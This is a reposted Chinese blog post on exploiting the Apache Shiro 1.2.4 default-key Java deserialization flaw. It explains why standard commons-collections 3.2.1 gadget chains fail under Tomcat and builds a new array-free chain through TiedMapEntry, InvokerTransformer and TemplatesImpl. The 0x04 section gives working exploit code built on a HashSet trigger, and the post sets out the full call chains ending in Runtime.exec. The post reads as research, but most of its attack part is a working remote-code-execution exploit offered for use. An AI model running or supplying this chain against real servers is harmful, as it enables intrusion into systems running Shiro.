Java反序列化利用链挖掘之Shiro反序列化

转载

普通网友 于 2022-02-24 15:30:10 发布 169 收藏 1
文章标签： java 开发语言 后端
在跟了一遍commons-collections系列的payload后，终于可以开始解决一下当时对shiro反序列化模凌两可的认识了。

当前，不管是国内实际的xx行动还是ctf比赛，shiro反序列化会经常看到。但在实际利用这个漏洞的时候，会发现我们无法在tomcat下直接利用shiro-sample中的 `commons-collections:3.2.1` （2021-03-16更新，这里经p牛指正，shiro并没有依赖cc库， 详情 ）。

我们前面已经对commons-collections系列利用链的分析，今天就来根据学到的知识来解决这个问题。

本文讨论了shiro-1.2.4版本无法直接利用现有的ysoserial利用链，并提出了相应的解决方案。

0x01 环境准备

这里用的是 shiro-root-1.2.4 的samples/web环境，clone下来后执行 `git checkout shiro-root-1.2.4`

利用脚本参考的知道创宇的一篇分析

ysoserial用的0.0.6版本 `https://github.com/frohoff/ysoserial`

先来讲一下，关于环境方面遇到的坑：

> 在部署过程中，遇到了 The absolute uri: http://java.sun.com/jsp/jstl/core cannot be resolved in either web.xml or the jar files deployed with this application 的错误
>
> 这里的解决方案是修改pom.xml

添加jstl的具体版本即可解决。

> serialVersionUID不一致导致无法反序列化的问题
>
> 这里可能在你的实验环境下不一定会遇到，我的实验环境和ysoserial生成的某几个类的serialVersionUID不一致，导致无法正常反序列化。在实战中你可以采用 这篇文章 处理方法，这里我的解决方案是直接同步个 `commons-collections:3.2.1` 版本，在生成war包前，在pom.xml加入

```
<dependency>
  <groupId>commons-collections</groupId>
  <artifactId>commons-collections</artifactId>
  <version>3.2.1</version>
  <scope>runtime</scope>
</dependency>
```

0x02 前景回顾


16年的时候，shiro爆出了一个默认key的反序列化漏洞。至今已有大量的分析文章分析了该漏洞的原理，所以本文不再重复分析该漏洞的相关原理，可以参考以下几篇文章的分析：

- 1. Apache Shiro Java 反序列化漏洞分析 - 知道创宇
- 2. 强网杯“彩蛋”——Shiro 1.2.4(SHIRO-550)漏洞之发散性思考 - zsx's Blog
- 3. Orange: Pwn a CTF Platform with Java JRMP Gadget

除了1中在漏洞环境下添加了 `commons-collections:4.0` ，另外两篇文章均提到了在tomcat下无法直接利用 `commons-collections:3.2.1` 的问题。接下来我们就来看看是什么原因吧：）

`org.apache.shiro.io.DefaultSerializer.deserialize:67`

这里我们直接看反序列化发生的点，第75行使用了 `ClassResolvingObjectInputStream` 类而非传统的 `ObjectInputStream` .这里可能是开发人员做的一种防护措施？他重写了 `ObjectInputStream` 类的 `resolveClass` 函数，我曾在第一篇基础文章中分析过Java反序列化的过程， `ObjectInputStream` 的 `resolveClass` 函数用的是 `Class.forName` 类获取当前描述器所指代的类的Class对象。而重写后的 `resolveClass` 函数



采用的是 `ClassUtils.forName` ，我们继续看这个forName的实现。

来看看这个 `ExceptionIgnoringAccessor` 是怎么实现的

这里实际上调用了 `ParallelWebAppClassLoader` 父类 `WebappClassLoaderBase` 的 `loadClass` 函数（可以直接下断点看看内容）。

该loadClass载入按照上述的顺序（这里不贴代码了，找到 `org.apache.catalina.loader.WebappClassLoaderBase.loadClass` 即可），先从cache中找已载入的类，如果前3点都没找到，再通过父类 `URLClassLoader` 的 `loadClass` 函数载入。但是实际上此时loadClass的参数name值带上了数组的标志，即 `/Lorg/apache/commons/collections/Transformer;.class` ，在参考的第二篇文章里有提到这个问题，所以导致shiro无法载入数组类型的对象。

那么如何才能真正的利用 `commons-collections:3.2.1` 来构造利用链呢？

首先，在参考的第一篇文章里，作者在环境中引入了 `commons-collections:4.0` ，使得ysoserial 的 `CommonsCollections2` 利用链可以成功利用。这是因为 `CommonsCollections2` 用的是非数组形式的利用链，在该利用链上没有出现数组类型的对象，这使得在shiro的环境下，可以正确执行命令。

那么，问题来了，我们是否能构造出一个在 `commons-collections:3.2.1` 下可以利用，并且在利用链上不存在数组类型的对象？答案当然是肯定的：）

0x03 新利用链构造

根据0x02的介绍，我们可以清楚的是利用链中的 `ChainedTransformer` 这个类的利用是无法成功的，因为他的类属性 `iTransformers` 是数组类型的 `Transformers` ，也就是在执行过程中发生的 `ClassNotFoundException` 。

如果你看过前几篇关于commons-collections系列的payload分析，那么你肯定可以回忆起来，除了利用 `ChainedTransformer` 这种方式，还可以使用 `TemplatesImpl.newTransformer` 函数来动态 `loadClass` 构造好的evil class bytes（这一部分不复述了，可以看前面的文章）。并且在这部分利用链上是不存在数组类型的对象的。


那么，接下来的重点就是找一个如何触发 `TemplatesImpl.newTransformer` 的方法了：）

我们先来回顾一下 `CommonsCollections2` 的利用链

```
PriorityQueue.readObject
  -> PriorityQueue.heapify()
  -> PriorityQueue.siftDown()
  -> PriorityQueue.siftDownUsingComparator()
   -> TransformingComparator.compare()
    -> InvokerTransformer.transform()
     -> TemplatesImpl.newTransformer()
     ... templates Gadgets ...
      -> Runtime.getRuntime().exec()
```

在这条链上，由于TransformingComparator在3.2.1的版本上还没有实现Serializable接口，其在3.2.1版本下是无法反序列化的。所以我们无法直接利用该payload来达到命令执行的目的。

那么就来改造改造吧！我们先将注意力关注在 `InvokerTransformer.transform()` 上



这里是最经典的反射机制的写法，根据传入的 `input` 对象，调用其 `iMethodName` （可控）。那么如果此时传入的 `input` 为构造好的 `TemplatesImpl` 对象呢？

很明显，这样我们就可以通过将 `iMethodName` 置为 `newTransformer` ，从而完成后续的templates gadgets。

那么问题来了，怎么将传入的 `input` 置为 `TemplatesImpl` 对象呢？

在ysoserial的利用链中，关于 `transform` 函数接收的 `input` 存在两种情况。

1.配合 `ChainedTransformer`

`InvokerTransformer` 往往同 `ChainedTransformer` 配合，循环构造Runtimt.getRuntime().exec。很明显，这里我们无法利用了。

2.无意义的 `String`


这里的无意义的 `String` 指的是传入到 `ConstantTransformer.transform` 函数的 `input` ，该 `transform` 函数不依赖 `input` ，而直接返回 `iConstant`

这里第一条路肯定断了，那么就是怎么利用这个无意义的 `String` 了！

从 `CommonsCollection5` 开始，出现了 `TiedMapEntry` ，其作为中继，调用了 `LazyMap` （map）的 `get` 函数。

来看一看

其中 `map` 和 `key` 我们都可以控制，而 `LazyMap.get` 调用了 `transform` 函数，并将可控的 `key` 传入 `transform` 函数



这里就接上了我们前面讨论的，将构造好的 `TemplatesImpl` （key）作为 `InvokerTransformer.transform` 函数的 `input` 传入，我们就可以将templates gadgets串起来了。

简单来说，我们将 `CommonsCollections5,6,9` 构造链中的 `TiedMapEntry` 的key用了起来。

```
final Object templates = Gadgets.createTemplatesImpl(command);
// TiedMapEntry entry = new TiedMapEntry(lazyMap, "foo"); //原来的利用方式
TiedMapEntry entry = new TiedMapEntry(lazyMap, templates);
```

这里将无意义的 `foo` 改造成了触发 `TemplatesImpl.newTransformer` 的trigger。

而在 `TiedMapEntry` 前的利用链，在原生shiro环境下，并不冲突（没有数组类型的对象），可以正常反序列化。这一部分就省略了。

20200108补充

其实createTemplatesImpl的利用方式中还是存在数组形式的，byte[]数组用于存储evil class。但是在tomcat 7及以上的环境下，java的原生数据类型的数组还原不影响反序列化，只针对对象级别的数组还原。而tomcat6的实现方式直接不允许数组类型的还原，也就是说该利用链在tomcat6的环境下是成功不了的。

20200109补充

当应用开启了security manager时，需要设置 -`Djdk.xml.enableTemplatesImplDeserialization=true`

0x04 EXP编写

这里其实可以构造出好几个链，我这里就拿 `HashSet` 为例，完整的exp见 MyYsoserial 中的 `CommonsCollections10`

```
final Object templates = Gadgets.createTemplatesImpl(command);// 构造带有evil class bytes的TemplatesImpl
// 构造InvokerTransformer，填充无害的toString函数
final InvokerTransformer transformer = new InvokerTransformer("toString", new Class[0], new Object[0]);

final Map innerMap = new HashMap();
// 构造LazyMap的factory为前面的InvokerTransformer
final Map lazyMap = LazyMap.decorate(innerMap, transformer);
// 填充TiedMapEntry的map（lazyMap）和key（TemplatesImpl）
TiedMapEntry entry = new TiedMapEntry(lazyMap, templates);

HashSet map = new HashSet(1);
map.add("foo");
// 下述代码将entry填充到HashSet的node的key上，可以使得HashSet在put的时候调用TiedMapEntry的hashCode函数
Field f = null;
try {
  f = HashSet.class.getDeclaredField("map");
} catch (NoSuchFieldException e) {
  f = HashSet.class.getDeclaredField("backingMap");
}
Reflections.setAccessible(f);
HashMap innimpl = null;
innimpl = (HashMap) f.get(map);

Field f2 = null;
try {
  f2 = HashMap.class.getDeclaredField("table");
} catch (NoSuchFieldException e) {
  f2 = HashMap.class.getDeclaredField("elementData");
}
Reflections.setAccessible(f2);
Object[] array = new Object[0];
array = (Object[]) f2.get(innimpl);
Object node = array[0];
if(node == null){
  node = array[1];
}

Field keyField = null;
try{
  keyField = node.getClass().getDeclaredField("key");
}catch(Exception e){
  keyField = Class.forName("java.util.MapEntry").getDeclaredField("key");
}
Reflections.setAccessible(keyField);
keyField.set(node, entry);
// 将最终的触发函数newTransformer装载到InvokerTransformer上
Reflections.setFieldValue(transformer, "iMethodName", "newTransformer");

return map;
```

这里不对源码进行讲解了，都写在了注释里。

这里整理一下这条链的调用过程

```
java.util.HashSet.readObject()
-> java.util.HashMap.put()
-> java.util.HashMap.hash()
 -> org.apache.commons.collections.keyvalue.TiedMapEntry.hashCode()
 -> org.apache.commons.collections.keyvalue.TiedMapEntry.getValue()
  -> org.apache.commons.collections.map.LazyMap.get()
  -> org.apache.commons.collections.functors.InvokerTransformer.transform()
   -> java.lang.reflect.Method.invoke()
      ... templates gadgets ...
      -> java.lang.Runtime.exec()
```

0x05 总结

在经过对 `CommonsCollections` 系列的利用链进行分析后，在shiro这个问题上，进行了实战，解决了tomcat下无法利用shiro原生的 `commons-collections:3.2.1` 这个问题。

最后，在最近的 shiro-721 利用上，这个利用链希望可以帮助到大家

Happy Hacking XD